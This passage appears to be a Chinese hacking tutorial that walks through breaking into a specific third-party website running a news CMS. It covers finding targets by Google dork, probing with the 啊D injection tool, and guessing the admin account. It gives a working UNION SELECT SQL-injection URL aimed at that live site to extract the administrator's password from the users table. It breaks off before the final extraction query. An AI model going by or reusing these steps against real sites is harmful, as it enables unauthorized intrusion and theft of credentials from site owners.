


图1 在Google中搜索目标站点

是搜索在地址中含有“content/news/News_Item.asp?content_ID”的网页，算是很好的定位了，如图 1 所示。

还是能找到一些这样的网站，随便选择一个，我选的是 http://www.btioyo.org 来进行测试。先找找有没有现成的资料给我们利用，我们刚才在官方站点上的说明文件上看到它的默认管理员名是 admin ，密码也是 admin，看来这个系统安装上后存在管理员名为 admin 的账号；又看到一老外说它的管理员的账号和密码是放在 user 这个表中的，字段有 username 和 password，email 和 group_id 等，嗯！得到不少信息。

先用啊 D 检测下它的这个 NEWS 路径下存在哪些可以利用的页面，如图 2 所示，显示拒绝访问，不过下面也给出了 2 个可以利用的链接。




图2 用啊D检测下可用链接

下面我们就可以利用啊 D 来检测下是什么数据库了，要是有个 MS SQL，再有个 SA 就赚了，呵呵，啊 D 很快跑出结果，显示是 Access，没办法，偶不走运，只能先猜猜看了，这里我们为了节约时间要对啊 D 设置下，前面我们已经知道它的管理员信息存在 user 表里，我们只对其存在的字段 username 和 password 进行猜解，就在啊 D 中如图 3 所示进行设置，去掉不需要猜的表和字段。

小提示 要是阿 D 中没有这个字段，可以自己添加的




图3 设置啊D以提高猜解速度

设置好了就可以猜解了，猜了半天就只猜出了管理员账号是admin，密码死活是猜不出来，如图4所示。




图4 啊D猜解出账号

看上面的图4可以看到密码只猜到第一位（"）、第二位（6）以及一个"S"和"]"，还有几个就猜不出来了，很怪吧，但是我们从猜出来的几个来看有数字，有字母，有特殊字符，看来这个管理员还晓得点安全常识，把密码搞得这么复杂，另外没猜出来的肯定又是什么很特殊的字符，怎么办，我们在这里卡住了。

继续查找资料，下了它的代码自己看了看，再看看数据库的字段，想起了以前经常使用的办法：UNION查询。这个应该是支持的吧，那我们就可以构造一下看看了，大家都会UNION查询吧，原理就不多罗嗦了，我们前面用啊D已经猜出他的管理员账号是admin，就可以直接查他的密码了，先随便提交一个看看能不能使用UNION，看到如图5所示的结果：




图5 探测是否可用UNION查询

在图5中我们看到一句话，意思就是在查询的语句中前后两个的列数不匹配，哈，有戏了，看来是可以直接进行UNION查询的，出现上面的提示是因为我们匹配的列数不对，我们依次增加列数直到提交下面这个语句时可以发现返回正确了，如图6所示：

http://www.btioyo.org/content/News/news_item.asp?Content_ID=-1+UNION+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16+FROM+users+where+username='admin'

我们提交的是从1到16这些字符，然后看到有些字符返回在页面上了，我们在这些地方用username和password等来替换就可以进行查询了，提交如下语句，可以查到密码，账号，email以及group_id等信息，如图7所示：

